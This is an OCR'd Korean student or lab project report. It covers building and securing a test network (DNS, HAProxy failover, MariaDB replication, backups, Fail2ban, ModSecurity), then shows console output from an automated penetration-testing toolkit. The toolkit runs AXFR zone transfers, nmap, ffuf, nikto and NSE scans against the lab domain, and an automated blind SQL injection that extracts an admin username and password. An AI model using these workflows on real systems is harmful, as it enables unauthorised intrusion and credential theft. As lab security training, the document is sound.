
Switch 12		sw12.better.com	A	ns
Switch 13		sw13.better.com	A	ns
Switch 14		sw14.better.com	A	ns
Switch 15		sw15.better.com	A	ns
Switch 16		sw16.better.com	A	ns
Switch 17		sw17.better.com	A	ns
Switch 18		sw18.better.com	A	ns
Switch 19		sw19.better.com	A	ns
Switch 20		sw20.better.com	A	ns
Switch 21		sw21.better.com	A	ns
Switch 22		sw22.better.com	A	ns
Switch 23		sw23.better.com	A	ns
Switch 24		sw24.better.com	A	ns
Switch 25		sw25.better.com	A	ns
Switch 26		sw26.better.com	A	ns
Switch 27		sw27.better.com	A	ns
Switch 28		sw28.better.com	A	ns
Switch 29		sw29.better.com	A	ns
Switch 30		sw30.better.com	A	ns
Switch 31		sw31.better.com	A	ns
Switch 32		sw32.better.com	A	ns
Switch 33		sw33.better.com	A	ns
Switch 34		sw34.better.com	A	ns
Switch 35		sw35.better.com	A	ns
Switch 36		sw36.better.com	A	ns
Switch 37		sw37.better.com	A	ns
Switch 38		sw38.better.com	A	ns

Switch 39		sw39.better.com	A	ns
Switch 40		sw40.better.com	A	ns
Switch 41		sw41.better.com	A	ns
Switch 42		sw42.better.com	A	ns
Switch 43		sw43.better.com	A	ns
Switch 44		sw44.better.com	A	ns
Switch 45		sw45.better.com	A	ns
Switch 46		sw46.better.com	A	ns
Switch 47		sw47.better.com	A	ns
Switch 48		sw48.better.com	A	ns
Switch 49		sw49.better.com	A	ns
Switch 50		sw50.better.com	A	ns
Switch 51		sw51.better.com	A	ns
Switch 52		sw52.better.com	A	ns
Switch 53		sw53.better.com	A	ns
Switch 54		sw54.better.com	A	ns
Switch 55		sw55.better.com	A	ns
Switch 56		sw56.better.com	A	ns
Switch 57		sw57.better.com	A	ns
Switch 58		sw58.better.com	A	ns
Switch 59		sw59.better.com	A	ns
Switch 60		sw60.better.com	A	ns
ASA 1	better.asa.zone	asa.better.com	A	ns

1.3.5 프로토콜 세부 세팅 결과


HA Proxy Active / Stanby

Active



keepalived와 haproxy 패키지를 사용하여 HA Proxy Active-Standby 구조를 구축하였고 VIP가 Active 서버에서 사용되는 것을 확인


Stanby



Active 서버의 keepalived를 고의적으로 종료시킨 뒤 Standby 서버가 VIP를 사용해 Active의 역할을 대신 수행하는 것을 확인

DNS 설정 결과

Slave에 better.com.zone 생성 확인



Master / Slave

Master DB에서 Slave 확인

```
MariaDB [(none)]> show processlist;
+----+----------+---------------------+------+
| Id | User     | Host                | db   |
+----+----------+---------------------+------+
|  6 | repuser  | 192.168.30.3:49758  | NULL |
+----+----------+---------------------+------+
```

Slave에서 Master 요청 대기 상태

```
MariaDB [(none)]> show processlist;
+----+-------------+-----------+------+-----------+-------+
| Id | User        | Host      | db   | Command   | Time  | State
+----+-------------+-----------+------+-----------+-------
|  5 | system user |           | NULL | Slave_IO  | 39972 | Waiting for master to send event
|  6 | system user |           | NULL | Slave_SQL | 35021 | Slave has read all relay log; wait
```

DB Backup

백업 결과


```
root@CA-bb-Ubuntu:/backup# ls
2026-02-23  2026-02-24
root@CA-bb-Ubuntu:/backup# cd 2026-02-23
root@CA-bb-Ubuntu:/backup/2026-02-23# ls
CA-cc-Rocky  US-cc1-Rocky  US-gm-Rocky   US-ha2-Rocky  US-md-Rocky  US-sb-Ubuntu  US-su-Rocky
CA-su-Rocky  US-cc2-Rocky  US-ha1-Rocky  US-mb-Ubuntu  US-pm-Rocky  US-sd-Rocky
root@CA-bb-Ubuntu:/backup/2026-02-23# cd ..
root@CA-bb-Ubuntu:/backup# cd 2026-02-24
root@CA-bb-Ubuntu:/backup/2026-02-24# ls
CA-cc-Rocky   US-cc2-Rocky  US-ha2-Rocky  US-pm-Rocky   US-su-Rocky
CA-su-Rocky   US-gm-Rocky   US-mb-Ubuntu  US-sb-Ubuntu  US-wp1-Ubuntu
US-cc1-Rocky  US-ha1-Rocky  US-md-Rocky   US-sd-Rocky   US-wp2-Ubuntu
```

sqldump로 DB를 파일로 추출하고, 각각 서버의 로그파일과 설정파일을 rsync를 이용해 백업서버로 보낸다.

1.3.6 서버 보안

Fail2ban

Fail2ban 차단결과




Portsentry

Portsentry 결과


Modsecurity

Modsecurity 결과




DNS

AXFR 공격 방어 성공




1.4 모의해킹 자동화 공격코드 결과

main



> 메인 페이지. 메뉴판 형식으로 출력

1. File 열람




> 2가지 파일 확인

1-1) 타겟 스캔 정보

> 스캔 후 나온 결과값이 담겨져 있는 json파일의 내용들을 출력

1-2) 악성파일 정보



> msfvenom을 통해 제작된 독파일 종류의 설정 내용이 담겨져 있음

2. 정보 수집

2-1) dig

```
[+] 도메인을 입력하세요 (예: red.com): better.com
[*] better.com 대상 AXFR 쿼리 중 ...

========== AXFR RESULT ==========
Target Domain : better.com
AXFR Server   : 30.3.20.2
----------------------------------
better.com  →  30.3.20.2
gm.better.com  →  30.3.30.8
mail.better.com  →  30.3.30.6
ns1.better.com  →  30.3.20.2
web1.better.com  →  30.3.30.2
www.better.com  →  30.3.30.5
==================================


================ [SCAN SUMMARY] ================
Target Domain : better.com
AXFR Server   : 30.3.20.2
Scan Date     : 2026-03-08 22:36:10
------------------------------------------------

Host: better.com (30.3.20.2)

Host: gm.better.com (30.3.30.8)

Host: mail.better.com (30.3.30.6)

Host: ns1.better.com (30.3.20.2)

Host: web1.better.com (30.3.30.2)

Host: www.better.com (30.3.30.5)
================================================

결과를 JSON 파일로 저장하시겠습니까? (yes/no): yes
[+] file/scan_file/better_scan.json 에 저장 완료.
```

> 입력받은 도메인으로 dig axfr 요청 처리
> 출력값 : 도메인과 ip

2-2) nmap

```
── 'file/scan_file' 내 스캔 가능한 파일 목록 ──
[0] better_scan.json

분석할 파일 번호를 선택하세요: 0
스캔할 네트워크 접두사(Prefix)를 입력하세요 (16 또는 24): 24

[*] 네트워크 대역 분석 중: 30.3.30.0/24
[*] 스캔 시작: 30.3.30.0/24 (포트: 80,443)

==========================================================================
IP 주소           | 상태       | 포트     | 서비스               | 버전
--------------------------------------------------------------------------
30.3.30.2       | open     | 80     | nginx              | 1.26.3
30.3.30.5       | open     | 80     | HAProxy http proxy | 2.0.0 or later
30.3.30.5       | open     | 443    | HAProxy http proxy | 2.0.0 or later
==========================================================================


[*] 네트워크 대역 분석 중: 30.3.20.0/24
[*] 스캔 시작: 30.3.20.0/24 (포트: 80,443)

==========================================================================
IP 주소           | 상태       | 포트     | 서비스               | 버전
--------------------------------------------------------------------------
==========================================================================


스캔 결과를 기존 파일에 업데이트하시겠습니까? (yes/no): yes
[+] 업데이트 완료: /home/kali2/바탕화면/Project_3/file/scan_file/better_scan.json
```

> 스캔파일을 선택 후 prefix를 기준으로 ip대역들 모두 스캔
> 출력값 : ip, port state, port, service, version


2-3) ffuf

```
═══ ffuf Automation Script ═══

1. 스캔 파일(_scan)에서 선택
2. URL 직접 입력
입력 방식을 선택하세요 (1/2): 1

[+] 스캔 파일 목록:
  1. file/scan_file/better_scan.json
파일 번호를 선택하세요: 1

[+] 오픈된 타겟 목록:
  1. http://30.3.30.2
  2. http://30.3.30.5
  3. https://30.3.30.5
타겟 번호를 선택하세요 (1-3): 3

[+] ffuf 옵션 설정
Fuzzing 타입 선택:
  1. 일반 파일 (/FUZZ)
  2. 디렉터리 (/FUZZ/)
선택 (1/2, 기본값 1): 1

-e 확장자 선택:
  1. .php
  2. .bak
  3. .conf
  4. 직접 입력
  5. 생략 (Enter)
선택: 1

-mc 응답코드 입력 (생략시 Enter, 기본값 200,204,301,302,307,401,403,405,500): 200,301,
302
-fs 필터 사이즈 입력 (생략시 Enter, 예: 4847):

[*] 실행 명령어: ffuf -u https://30.3.30.5/FUZZ -w /usr/share/wordlists/dirb/common.tx
t -c -o temp_ffuf_result.json -of json -e .php -mc 200,301,302
[*] ffuf 스캔을 진행 중입니다. 잠시만 기다려주세요 ... 스캔 완료!
```

```
═══════════════════════════════════════
[+] 발견된 파일 및 디렉터리:
  - /board.php
  - /contact.php
  - /db.php
  - /header.php
  - /index.php
  - /index.php
  - /login.php
  - /logout.php
  - /upload.php
═══════════════════════════════════════

file/scan_file/better_scan.json 파일에 결과를 이어서 저장하시겠습니까? (yes/no): yes
[+] file/scan_file/better_scan.json 업데이트가 완료되었습니다.
```

*일반 스캔용(.php 파일 찾기) 이후 sql injection을 할 때 사용됨
> 스캔파일에서 port가 open인 url만 출력 후 선택. 이후 스캔 옵션들 선택
> 출력값 : 발견된 파일/디렉터리만 출력

2-4) scan_all


>> dig 실행 <<
[+] 도메인을 입력하세요 (예: red.com): better.com
[*] better.com 대상 AXFR 쿼리 중 ...
AXFR RESULT
Target Domain : better.com
AXFR Server : 30.3.20.2
better.com → 30.3.20.2
gm.better.com → 30.3.30.8
mail.better.com → 30.3.30.6
ns1.better.com → 30.3.20.2
web1.better.com → 30.3.30.2
www.better.com → 30.3.30.5
[SCAN SUMMARY]
Target Domain : better.com
AXFR Server : 30.3.20.2
Scan Date : 2026-03-09 04:34:45
Host: better.com (30.3.20.2)
Host: gm.better.com (30.3.30.8)
Host: mail.better.com (30.3.30.6)
Host: ns1.better.com (30.3.20.2)
Host: web1.better.com (30.3.30.2)
Host: www.better.com (30.3.30.5)
[+] file/scan_file/better1_scan.json 에 저장 완료.
>> nmap 실행 <<
스캔할 네트워크 접두사(Prefix)를 입력하세요 (16 또는 24): 24
[*] 네트워크 대역 분석 중: 30.3.20.0/24
[*] 스캔 시작: 30.3.20.0/24 (포트: 80,443)

```
IP 주소          | 상태       | 포트     | 서비스              | 버전

[*] 네트워크 대역 분석 중: 30.3.30.0/24
[*] 스캔 시작: 30.3.30.0/24 (포트: 80,443)

IP 주소          | 상태       | 포트     | 서비스              | 버전
30.3.30.2        | open     | 80     | nginx             | 1.26.3
30.3.30.5        | open     | 80     | HAProxy http proxy | 2.0.0 or later
30.3.30.5        | open     | 443    | HAProxy http proxy | 2.0.0 or later

[+] 업데이트 완료: /home/kali2/바탕화면/Project_3/file/scan_file/better1_scan
.json
>> ffuf 실행 <<
== ffuf Automation Script ==

[+] 'file/scan_file/better1_scan.json' 내부의 오픈된 타겟 목록:
  1. http://web1.better.com
  2. http://www.better.com
  3. https://www.better.com
타겟 번호를 선택하세요 (1-3): 3

[+] ffuf 옵션 설정
Fuzzing 타입 선택:
  1. 일반 파일 (/FUZZ)
  2. 디렉터리 (/FUZZ/)
선택 (1/2, 기본값 1): 1

-e 확장자 선택:
  1. .php
  2. .bak
```

```
-e 확장자 선택:
  1. .php
  2. .bak
  3. .conf
  4. 직접 입력
  5. 생략 (Enter)
선택: 1

-mc 응답코드 입력 (생략시 Enter, 기본값 200,204,301,302,307,401,403,405,500):
 200,301,302
-fs 필터 사이즈 입력 (생략시 Enter, 예: 4847):

[*] 실행 명령어: ffuf -u https://www.better.com/FUZZ -w /usr/share/wordlists/
dirb/common.txt -c -o temp_ffuf_result.json -of json -e .php -mc 200,301,302
[*] ffuf 스캔을 진행 중입니다. 잠시만 기다려주세요 ... 스캔 완료!

[+] 발견된 파일 및 디렉터리:
  - /board.php
  - /contact.php
  - /db.php
  - /header.php
  - /index.php
  - /index.php
  - /login.php
  - /logout.php
  - /upload.php

[+] better1_scan.json 업데이트가 완료되었습니다.

[End] scan_all.py 실행 종료.
```

> dig, nmap, ffuf를 이어서 실행. 모든 결과는 바로 저장되며 중간에 스캔 대상/옵션 만 선택

3. 취약점 분석

3-1) nikto

```
[scan 파일 목록]
1. better_scan.json
2. better1_scan.json
3. better_nse_scan.json

파일 번호를 선택하세요 : 1

[*] https://www.better.com 대상 Nikto 스캔 시작....

------------------------------------------------------------
NIKTO VULNERABILITY SUMMARY REPORT
------------------------------------------------------------
Target IP      : 30.3.30.5
Hostname       : www.better.com
Server Software: nginx/1.26.3 (Ubuntu)
------------------------------------------------------------
Missing Headers: X-Frame-Options, Strict-Transport-Security, X-Content-Type-Options
Cookie Issues  : Secure Flag Missing, HttpOnly Flag Missing
Found Assets   :
  - /css/
  - /db.php
  - /login.php
Vulnerability  : BREACH attack (Content-Encoding: deflate)
Cert Issue     : Hostname mismatch with SSL Certificate
------------------------------------------------------------
Note: Critical admin paths and missing security headers found.
```

> 스캔파일 목록 출력 후 port가 open인 url 스캔
> 보안설정 미비(Missing Headers), 취약세션 등을 기준으로 결과 출력

3-2) wafw00f

```
=== [ Local WAFW00F Scan Automation ] ===

--- [ Available Scan Files ] ---
1. file/scan_file/better_scan.json
2. file/scan_file/better1_scan.json
3. file/scan_file/better_nse_scan.json

[?] Select file number to analyze: 1

--- [ Target List for WAF Scan ] ---
1. http://web1.better.com (IP: 30.3.30.2)
2. http://www.better.com (IP: 30.3.30.5)
3. https://www.better.com (IP: 30.3.30.5)

[?] Target number (or 'all'): 3

[*] Analyzing https://www.better.com...
------------------------------------------------------------
Target URL     : https://www.better.com
------------------------------------------------------------
Detection      : Detected
Reason         : No specific reason found
Normal Res     : 200
Attack Res     : 403
------------------------------------------------------------

[?] Save results to better_waf_scan.json? (y/n): y
[*] Saved to better_waf_scan.json.
```

> 스탠 파일에서 스캔한 url 선택
> 방화벽 결과 출력

3-3) nse

```
═══ [ Local Nmap NSE Scan & Summary ] ═══

── [ Available Scan Files ] ──
1. file/scan_file/better_scan.json
2. file/scan_file/better1_scan.json
3. file/scan_file/better_nse_scan.json

[?] Select file number to analyze: 1

── [ Target IP List ] ──
5. 30.3.30.2 (Open ports found)
6. 30.3.30.5 (Open ports found)

[?] Target number (or 'all'): 6

[*] Analyzing 30.3.30.5 vulnerabilities... (Please wait)
──────────────────────────────────────────────────
Target IP      : 30.3.30.5
Port & Service : 22/tcp   open
Version Detail : ssh            OpenSSH 8.7 (protocol 2.0)
Critical Vulns : PACKETSTORM:179290(10.0), PACKETSTORM:173661(9.8), CVE-2023-38408(9.8), P
ACKETSTORM:190587(8.1), CVE-2024-6387(8.1)
──────────────────────────
Port & Service : 53/tcp   open
Version Detail : domain         ISC BIND 9.16.23 (RedHat Linux)
──────────────────────────
Port & Service : 80/tcp   open
Version Detail : http-proxy     HAProxy http proxy 2.0.0 or later
──────────────────────────
Port & Service : 443/tcp  open
Version Detail : ssl/http-proxy HAProxy http proxy 2.0.0 or later
Found Paths    : /login.php, /uploads/
Security Issue : HttpOnly flag NOT set on cookies
──────────────────────────
Port & Service : 5000/tcp open
Version Detail : http-proxy     HAProxy http proxy
──────────────────────────

[?] Update results to original file(file/scan_file/better_scan.json)? (y/n): y
[*] file/scan_file/better_scan.json updated successfully.
```

> CVSS 8.0점 이상/http-enum 결과 중 유의미한 경로(admin, config 등)가 있는지를 기준

4. attack

4-1) SQL Injection

```
[+] ffuf 스캔 결과가 있는 타겟 URL 목록:
  1. https://www.better.com (발견된 경로: 8개)

> 타겟 URL 번호를 선택하세요 (1-1): 1

[+] 'https://www.better.com'의 세부 경로 목록:
  1. /header.php
  2. /contact.php
  3. /logout.php
  4. /upload.php
  5. /login.php
  6. /db.php
  7. /index.php
  8. /board.php

> 경로 번호를 선택하세요 (1-8): 8

═══════════════════════════════════════════
[*] 최종 생성된 URL: https://www.better.com/board.php
═══════════════════════════════════════════

═══ Automated Blind SQL Injection Start ═══

[*] 서버 접속 및 세션 쿠키 추출 중...
[+] 세션 획득 성공: fb31fba713e4f4b383a7125b60144e12

[Searching Database Name] red

[Searching Target Table LIMIT 0] users
 → [*] Target Table 'users' Found!

[Searching Column LIMIT 0] id
[Searching Column LIMIT 1] username
[Searching Column LIMIT 2] password
[Searching Column LIMIT 3] name
[Searching Column LIMIT 4] email
[Searching Column LIMIT 5] phone
[Searching Column LIMIT 6] address
[Searching Column LIMIT 7] user
[Searching Column LIMIT 8] current_connections
[Searching Column LIMIT 9] total_connections
[Searching Column LIMIT 10]
 → [*] Matched Columns: ID(id), User(username), PW(password)
```

```
═══ Dumping Data from users ═══
[Searching Admin ID] admin
[Searching Admin Password] asd123!@


[!] 최종 탈취 성공
──────────────────────────────
  ID: admin
  PW: asd123!@
──────────────────────────────
```

> ffuf 로 나온 .php파일 정보를 토대로 sql injection 진행

4-2) msfvenom

